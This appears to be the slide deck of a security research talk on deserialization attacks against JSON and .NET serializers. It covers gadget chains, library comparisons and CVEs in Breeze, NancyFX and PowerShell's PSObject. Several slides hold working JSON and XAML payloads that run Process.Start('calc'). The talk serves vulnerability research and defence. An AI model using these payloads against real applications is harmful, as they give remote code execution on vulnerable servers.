



Friday the 13th: JSON Attacks

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HPE Security



```
{ "$type":  
  "Microsoft.VisualStudio.Extension  
  Manager.VSPackage.  
  ToolsOptionsPage, Micro  
  soft.VisualStudio.Extension  
  Manager.Implementation,  
  Version=12.0.0.0, Culture=  
  neutral, PublicKeyToken=  
  b03f5f7f11d50a3a", "Custom  
  Repositories": "<Resource  
  Dictionary xmlns='http://  
  schemas.microsoft.com/winfx/2006  
  /xaml/presentation' xmlns:  
  x='http://schemas.micro  
  soft.com/winfx/  
  2006/xaml' xmlns  
  :System='clr-name  
  space:System;assembly=  
  mscorlib' xmlns:Diag='clr-name  
  space:System.Diagnostics;assembly  
  =system'><ObjectDataProvider  
  x:Key='LaunchCalc' ObjectType  
  ='{x:Type Diag:Process}'  
  MethodName='Start'><Object  
  DataProvider.MethodParameters  
  ><System:String>calc</System:  
  String></ObjectDataProvider.  
  ></ObjectDataProvider>  
  <SolidColorBrush x:Key='  
  ThemeBrushBlue' Color  
  ='{Binding Source=  
  {StaticResource  
  LaunchCalc}}'>  
  /></Resource  
  Dictionary>"} }
```



> whoarewe

- Alvaro Muñoz 
 - Security Research with HPE
 -  @pwntester
- Oleksandr Mirosh 
 - Security Research with HPE



Hewlett Packard
Enterprise



Introduction

- 2016 was the year of Java Deserialization apocalypse
 - Known vector since 2011
 - Previous lack of good RCE gadgets in common libraries
 - Apache Commons-Collections Gadget caught many off-guard.
 - Solution?
 - Stop using Java serialization
 - Use a secure JSON/XML serializer instead
- **Do not let history repeat itself**
 - Is JSON/XML/<Put your favorite format here> any better?
 - Raise awareness for .NET deserialization vulnerabilities



Agenda

1. Attacking JSON serializers
 - Affected Libraries
 - Gadgets
 - Demo
2. Attacking .NET serializers
 - Affected formatters
 - Gadgets
 - Demo
3. Generalizing the attack
 - Demo



Is JSON any better?





Introduction

- Probably secure when used to transmit data and simple JS objects
- Replacing Java/.NET serialization with JSON requires OOP support.
 - How do we serialize a `java.lang.Object` field?
 - How do we deal with generics?
 - How do we serialize interface fields?
 - How do we deal with polymorphism?



Quick recap of Java deser attacks

- Attackers can force the execution of any `readObject()` / `readResolve()` methods of any class sitting in the classpath
- By controlling the deserialized field values attackers may abuse the logic of these methods to run arbitrary code
- JSON libraries do not (normally) invoke deserialization callbacks or magic methods

Can we initiate a gadget chain in some other way?



Object Reconstruction

- JSON libraries need to reconstruct objects by either:
 - Calling default constructor and using reflection to set field values
 - Calling default constructor and calling setters to set field values
 - Calling “special” constructors, type converters or callbacks
 - Calling common methods such as:
 - `hashCode()`, `toString()`, `equals()`, `finalize()`, ...
 - Combinations of the previous ones 😊




Gadgets: .NET Edition

- `System.Configuration.Install.AssemblyInstaller`
 - **set_Path**
 - Execute payload on local assembly load
- `System.Activities.Presentation.WorkflowDesigner`
 - **set_PropertyInspectorFontAndColorData**
 - Arbitrary XAML load
 - Requires Single Threaded Apartment (STA) thread
- `System.Windows.ResourceDictionary`
 - **set_Source**
 - Arbitrary XAML load
 - Required to be able to work with setters of types derived from `IDictionary`
- `System.Windows.Data.ObjectDataProvider`
 - **set_(MethodName | ObjectInstance | ObjectType)**
 - Arbitrary Method Invocation



ObjectDataProvider





ObjectDataProvider

```
{ "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",  
  "ObjectInstance": {  
    "$type": "System.Diagnostics.Process, System"},  
  "MethodParameters": {  
    "$type": "System.Collections.ArrayList, mscorlib",  
    "$values": ["calc"] },  
  "MethodName": "Start"  
}
```

- Non-default constructor with controlled parameters
 - ObjectType + ConstructorParameters
- Any public instance method of unmarshaled object without parameters
 - ObjectInstance + MethodName
- Any public static/instance method with controlled parameters
 - ObjectType + ConstructorParameters + MethodName + MethodParameters



Gadgets: Java Edition

- `org.hibernate.jmx.StatisticsService`
 - **setSessionFactoryJNDIName**
 - JNDI lookup
 - Presented during our JNDI attacks talk at BlackHat 2016
- `com.atomikos.icatch.jta.RemoteClientUserTransaction`
 - **toString**
 - JNDI lookup
- `com.sun.rowset.JdbcRowSetImpl`
 - **setAutoCommit**
 - JNDI lookup
 - Available in Java JRE



JdbcRowSetImpl.setAutoCommit

```
4067     public void ↴ setAutoCommit(boolean autoCommit) throws SQLException {
4068         // The connection object should be there
4069         // in order to commit the connection handle on or off.
4070
4071         if(conn != null) {
4072             conn.setAutoCommit(autoCommit);
4073         } else {
4074             // Coming here means the connection object is null.
4075             // So generate a connection handle internally, since
4076             // a JdbcRowSet is always connected to a db, it is fine
4077             // to get a handle to the connection.
4078
4079             // Get hold of a connection handle
4080             // and change the autocommit as passed.
4081             conn = connect();
4082
4083             // After setting the below the conn.setAutoCommit()
4084             // should return the same value.
4085             conn.setAutoCommit(autoCommit);
4086
4087         }
4088     }
```



JdbcRowSetImpl.setAutoCommit

```
628         protected Connection ↴ connect() throws SQLException {
629
630             // Get a JDBC connection.
631
632             // First check for Connection handle object as such if
633             // "this" initialized using conn.
634
635             if(conn != null) {
636                 return conn;
637
638             } else if (getDataSourceName() != null) {
639
640                 // Connect using JNDI.
641                 try {
642                     Context ctx = new InitialContext();
643                     DataSource ds = (DataSource)ctx.lookup
644                         (getDataSourceName());
```




Gadgets: non RCE

Arbitrary Getter call

- `org.apache.commons.lang.StringTemplate (Java)`
 - **toString**
 - Can be used to chain to other gadgets such as the infamous `TemplatesImpl.getOutputProperties()`
- `System.Windows.Forms.BindingSource (.NET)`
 - **set_DataMember**

XXE

- `System.Xml.XmlDocument/XmlDataDocument (.NET < 4.5.2)`
 - **set_InnerXml**
- `System.Data.DataViewManager (.NET < 4.5.2)`
 - **set_DataViewSettingCollectionString**



Analyzed Libraries

- Arbitrary Code Execution Requirements:
 1. Attacker can control type of reconstructed objects
 - Can specify Type
 - `_type`, `$type`, `class`, `classname`, `javaClass`, ...
 - Library loads and instantiate Type
 2. Library/GC will call methods on reconstructed objects
 3. There are gadget chains starting on method executed upon/after reconstruction



Categorization

- Format includes type discriminator

1. Default
2. Configuration setting

```
{  "$type": "Newtonsoft.Json.Samples.Stockholder, Newtonsoft.Json.Tests",  
  "FullName": "Steve Stockholder",  
  "Businesses": {  
    "$type": "System.Collections.Generic.List`1[[Newtonsoft.Json.Samples.Business, Newtonsoft.Json.Tests]], mscorlib",  
    "$values": [ {  
      "$type": "Newtonsoft.Json.Samples.Hotel, Newtonsoft.Json.Tests",  
      "Stars": 4,  
      "Name": "Hudson Hotel"  
    }  
  ]  
}
```


- Type control

1. Cast after deserialization
2. Inspection of expected type



Expected Type's Object Graph Inspection

- Inspection of expected type's object graph
 - Check assignability from provided type
 - In some cases it also create a whitelist of allowed types
- Vulnerable if
 - Expected type is user-controllable
 - Attacker can find injection member in object graph and no whitelist is applied





Summary

Name		Language	Type Name	Type Control	Vector
FastJSON		.NET	Default	Cast	Setter
Json.Net		.NET	Configuration	Expected Object Graph Inspection	Setter Deser. callbacks
FSPickler		.NET	Default	Expected Object Graph Inspection	Setter Deser. callbacks
Sweet.Jayson		.NET	Default	Cast	Setter
JavascriptSerializer		.NET	Configuration	Cast	Setter
DataContractJsonSerializer		.NET	Default	Expected Object Graph Inspection + whitelist	Setter Deser. callbacks
Jackson		Java	Configuration	Expected Object Graph Inspection	Setter
Genson		Java	Configuration	Expected Object Graph Inspection	Setter
JSON-IO		Java	Default	Cast	toString
FlexSON		Java	Default	Cast	Setter
GSON		Java	Configuration	Expected Object Graph Inspection	-



FastJson

- Always includes Type discriminators
- There is no Type check controls other than a post-deserialization cast

```
Var obj = (ExpectedType) JSON.ToObject(untrusted);
```



- Invokes
 - Setter
- Should never be used with untrusted data
- Example:
 - KalikoCMS
 - CVE-2017-10712



JavaScriptSerializer

- **System.Web.Script.Serialization.JavaScriptSerializer**
- By default, it will not include type discriminator information
 - Type Resolver can be used to include this information.

```
JavaScriptSerializer sr = new JavaScriptSerializer(new SimpleTypeResolver());  
string reqdInfo = apiService.authenticateRequest();  
reqdDetails det = (reqdDetails)(sr.Deserialize<reqdDetails>(reqdInfo));
```



- Weak Type control: post-deserialization cast operation
- During deserialization, it will call:
 - Setters
- It can be used securely as long as a type resolver is not used or the type resolver is configured to whitelist valid types.



DataContractJsonSerializer

- **System.Runtime.Serialization.Json.DataContractJsonSerializer**
- Performs a strict type graph inspection and whitelist creation.
- However, we found that if the attacker can control the expected type used to configure the deserializer, they will be able to gain code execution. Eg:

```
var typename = cookie["typename"];  
...  
var serializer = new DataContractJsonSerializer(Type.GetType(typename));  
var obj = serializer.ReadObject(ms);
```



- **Invokes:**
 - Setters
 - Serialization Constructors
- Can be used securely as long as the expected type cannot be controlled by users.



Json.Net

- It does not include Type discriminators unless `TypeNameHandling` setting other than `None` is used
- Performs an inspection of Expected Type's Object Graph

```
public class Message {  
    [JsonProperty(TypeNameHandling = TypeNameHandling.All)]  
    public object Body { get; set; }  
}
```



- Invokes:
 - Setters
 - Serialization callbacks
 - Type Converters
- Use `SerializationBinder` to whitelist Types if `TypeNameHandling` is required



Demo 1: Breeze (CVE-2017-9424)

Breeze

ideablade

HOME

BREEZE JS

BREEZE #

BLOG

COMMUNITY

SUPPORT

Rich data for JavaScript apps is a **Breeze**



Client Caching

Cache queried, new, and changed data on the client for a responsive UI.



Track Changes

Track changes, raise events, and validate using metadata and rules you write.



Rich queries

Query the server and client cache with filters, ordering, paging, and projections.



Mobile

Enable great mobile experiences that execute natively on any device.

Fixed in Breeze 1.6.5 onwards



Serializer Settings

```
50     protected virtual JsonSerializerSettings CreateJsonSerializerSettings() {  
51  
52         var jsonSerializerSettings = new JsonSerializerSettings() {  
53             NullValueHandling = NullValueHandling.Include,  
54             PreserveReferencesHandling = PreserveReferencesHandling.Objects,  
55             ReferenceLoopHandling = ReferenceLoopHandling.Ignore,  
56             TypeNameHandling = TypeNameHandling.Objects,  
57             TypeNameAssemblyFormat = FormatterAssemblyStyle.Simple,  
58         };
```




Unsafe Deserialization & Entrypoint

```
56     protected void InitializeSaveState(JObject saveBundle)
57     {
58         JsonSerializer = CreateJsonSerializer();
59
60         var dynSaveBundle = (dynamic)saveBundle;
61         var entitiesArray = (JArray)dynSaveBundle.entities;
62         var dynSaveOptions = dynSaveBundle.saveOptions;
63         SaveOptions = (SaveOptions)JsonSerializer.Deserialize(new JTokenReader(dynSaveOptions), typeof(SaveOptions));
64         SaveWorkState = new SaveWorkState(this, entitiesArray);
65     }

357     public class SaveOptions {
358         public bool AllowConcurrentSaves { get; set; }
359         public Object Tag { get; set; }
360     }
```



Demo 1: Breeze (CVE-2017-9424)





Similar Research

- Java Unmarshaller Security
 - Author: Moritz Bechler
 - Parallel research published on May 22, after our research was accepted for BlackHat and abstract was published 😊.
- Focus exclusively on Java
- Overlaps with our research on:
 - Jackson and JSON-IO libraries
 - `JdbcRowSetImpl.setAutoCommit` gadget
- Include other interesting gadgets
- <https://github.com/mbechler/marshalsec>



.NET Formatters





Introduction

- Attacks on .NET formatters are not new
- James Forshaw already introduced them at BlackHat 2012 for
 - `BinaryFormatter`
 - `NetDataContractSerializer`
- Lack of RCE gadget until recently 😞
- Goals:
 - Raise awareness about perils of .NET deserialization
 - Present new vulnerable formatters scenarios
 - Present new gadgets
 - Need new gadgets that works with Formatters other than `BinaryFormatter`



James Forshaw
@tiraniddo

Following



blackhat.com/us-17/briefing ... could be interesting. Hope I didn't steal their thunder with any of my .NET gadgets :-)

2:39 AM - 30 Apr 2017



PSObject Gadget (CVE-2017-8565)

- Bridges to custom deserializer

```
93     protected PSObject(SerializationInfo info, StreamingContext context)
94     {
95         this.lockObject = new object();
96         if (info == null)
97         {
98             throw PSTraceSource.NewArgumentNullException("info");
99         }
100        string source = info.GetValue("CliXml", typeof(string)) as string;
101        if (source == null)
102        {
103            throw PSTraceSource.NewArgumentNullException("info");
104        }
105        PSObject obj2 = AsPSObject(PSSerializer.Deserialize(source));
106        this.CommonInitialization(obj2.ImmediateBaseObject);
107        CopyDeserializerFields(obj2, this);
108    }
```



PSObject Gadget (CVE-2017-8565)

```
1271 private bool RehydrateCimInstanceProperty(CimInstance cimInstance, PSPropertyInfo deserializedProperty, HashSet<string> namesOfModi
1272 {
1273 ...
1287     object baseObject = deserializedProperty.Value;
1288     if (baseObject != null)
1289     {
1290         PSObject obj3 = PSObject.AsPSObject(baseObject);
1291         if (obj3.BaseObject is ArrayList)
1292         {
1293 ...
1304             if (!LanguagePrimitives.TryConvertTo<Type>(valueToConvert, CultureInfo.InvariantCulture, out type))
1305             {
1306                 return false;
1307             }
1308             if (!type.IsArray)
1309             {
1310                 return false;
1311             }
1312             if (!LanguagePrimitives.TryConvertTo(baseObject, type, CultureInfo.InvariantCulture, out obj4))
1313             {
```



PSObject Gadget (CVE-2017-8565)

```
1052     internal static object ConvertTo(object valueToConvert, Type resultType, bool recursion, IFormatProvider formatProvider
1053     {
1054         using (typeConversion.TraceScope("Converting \"{0}\" to \"{1}\".", new object[] { valueToConvert, resultType }))
1055         {
1056             bool flag;
1057             if (resultType == null)
1058             {
1059                 throw PSTraceSource.NewArgumentNullException("resultType");
1060             }
1061             return FigureConversion(valueToConvert, resultType, out flag).Invoke(flag ? PSObject.Base(valueToConvert) : val
1062         }
1063     }
```

LanguagePrimitives.FigureConversion() allows to:

- Call the constructor of any public Type with one argument (attacker controlled)
- Call any setters of public properties for the attacker controlled type
- Call the static public `Parse(string)` method of the attacker controlled type.



PSObject Gadget (CVE-2017-8565)

```
1864     private static PSConverter<object> FigureParseConversion(Type fromType, Type toType)
1865     {
    ...
1877         else if (fromType.Equals(typeof(string)))
1878         {
1879             BindingFlags bindingAttr = BindingFlags.InvokeMethod | BindingFlags.FlattenHierarchy | BindingFlags.Public | Bi
1880             MethodInfo info = null;
1881             try
1882             {
1883                 info = toType.GetMethod("Parse", bindingAttr, null, new Type[] { typeof(string), typeof(IFormatProvider) },
1884             }
```




XAML Payload

System.Windows.Markup.XamlReader.Parse() --> Process.Start("calc")

```
<ResourceDictionary
  xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
  xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
  xmlns:System="clr-namespace:System;assembly=mscorlib"
  xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
  <ObjectDataProvider x:Key="LaunchCalc"
    ObjectType="{x:Type Diag:Process}"
    MethodName="Start">
    <ObjectDataProvider.MethodParameters>
      <System:String>calc</System:String>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
</ResourceDictionary>
```



.NET Native Formatters

Name		Format	Additional requirements	Comments
BinaryFormatter		Binary	No	ISerializable gadgets
SoapFormatter		SOAP XML	No	ISerializable gadgets
NetDataContractSerializer		XML	No	ISerializable gadgets
JavaScriptSerializer		JSON	Insecure TypeResolver	Setters gadgets
DataContractSerializer		XML	Control of expected Type or <code>knownTypes</code> or weak <code>DataContractResolver</code>	Setters gadgets Some ISerializable gadgets
DataContractJsonSerializer		JSON	Control of expected Type or <code>knownTypes</code>	Setters gadgets Some ISerializable gadgets
XmlSerializer		XML	Control of expected Type	Quite limited; does not work with interfaces
ObjectStateFormatter		Text, Binary	No	Uses BinaryFormatter internally; TypeConverters gadgets
LosFormatter		Text, Binary	No	Uses ObjectStateFormatter internally
BinaryMessageFormatter		Binary	No	Uses BinaryFormatter internally
XmlMessageFormatter		XML	Control of expected Type	Uses XmlSerializer internally



Demo 2: NancyFX (CVE-2017-9785)



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[Source Code](#)
[Documentation](#)
[MVM Program](#)
[Chat](#)
[Contributors](#)
[Swag^{\[EU\]}](#) / [Swag^{\[US\]}](#)

Install

```
PM> Install-Package Nancy
```

Write

```
public class SampleModule : Nancy.NancyModule
{
    public SampleModule()
    {
        Get["/"] = _ => "Hello World!";
    }
}
```

Go!

Fixed in version 1.4.4 / 2.0-dangermouse onwards

